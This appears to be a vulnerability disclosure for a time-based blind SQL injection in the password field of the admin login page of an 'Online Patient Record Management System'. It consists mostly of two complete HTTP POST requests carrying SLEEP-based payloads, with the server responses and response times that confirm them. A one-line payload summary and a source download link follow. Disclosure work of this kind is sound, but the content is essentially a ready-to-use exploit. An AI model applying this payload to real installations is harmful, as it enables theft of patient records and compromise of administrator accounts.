
SQL injection vulnerability exists in password parameter of /admin/login.php file of Online Patient Record Management System

Important user data or system data may be leaked and system security may be compromised

The environment is secure and the information can be used by malicious users.

Sleep time is 5s:



```
POST /onlinehealthcare/admin/login.php HTTP/1.1
Content-Type: multipart/form-data;
boundary=----------YWJkMTQzNDcw
X-Requested-With: XMLHttpRequest
Referer: http://192.168.31.163/onlinehealthcare/admin/
Cookie: PHPSESSID=33m938qbdmqmr4s5ekggigjpki
Content-Length: 342
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0
.8
Accept-Encoding: gzip,deflate,br
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.0.0
Safari/537.36
Host: 192.168.31.163
Connection: Keep-alive

------------YWJkMTQzNDcw
Content-Disposition: form-data; name="login"

tsSLAueP
------------YWJkMTQzNDcw
Content-Disposition: form-data; name="password"

1 ' AND (SELECT 8163 FROM (SELECT(SLEEP(5)))cEXV) AND
'pFui'='pFui
------------YWJkMTQzNDcw
Content-Disposition: form-data; name="username"

tsSLAueP
------------YWJkMTQzNDcw--
```

```
HTTP/1.1 200 OK
Server: nginx/1.15.11
Date: Tue, 02 Apr 2024 06:11:05 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
X-Powered-By: PHP/7.3.4
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 100

<script>
  alert('Invalid username or password')
</script>
<script>
  window.location = 'index.php'
</script>
```


Selected text: SLEEP(5)

alert("updateCourse")

Done

399 bytes | 5,003 millis

Sleep time is 8s:



```
POST /onlinehealthcare/admin/login.php HTTP/1.1
Content-Type: multipart/form-data;
boundary=----------YWJkMTQzNDcw
X-Requested-With: XMLHttpRequest
Referer: http://192.168.31.163/onlinehealthcare/admin/
Cookie: PHPSESSID=33m938qbdmqmr4s5ekggigjpki
Content-Length: 342
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0
.8
Accept-Encoding: gzip,deflate,br
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.0.0
Safari/537.36
Host: 192.168.31.163
Connection: Keep-alive

------------YWJkMTQzNDcw
Content-Disposition: form-data; name="login"

tsSLAueP
------------YWJkMTQzNDcw
Content-Disposition: form-data; name="password"

1 ' AND (SELECT 8163 FROM (SELECT(SLEEP(8)))cEXV) AND
'pFui'='pFui
------------YWJkMTQzNDcw
Content-Disposition: form-data; name="username"

tsSLAueP
------------YWJkMTQzNDcw--
```

```
HTTP/1.1 200 OK
Server: nginx/1.15.11
Date: Tue, 02 Apr 2024 06:12:10 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
X-Powered-By: PHP/7.3.4
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 100

<script>
  alert('Invalid username or password')
</script>
<script>
  window.location = 'index.php'
</script>
```

Selected text: SLEEP(8)

alert("updateCourse")

Done

399 bytes | 8,003 millis

Payload: password=1 ' AND (SELECT 8163 FROM (SELECT(SLEEP(8)))cEXV) AND 'pFui'='pFui

Source Download：

https://www.campcodes.com/projects/php/online-patient-record-management-system/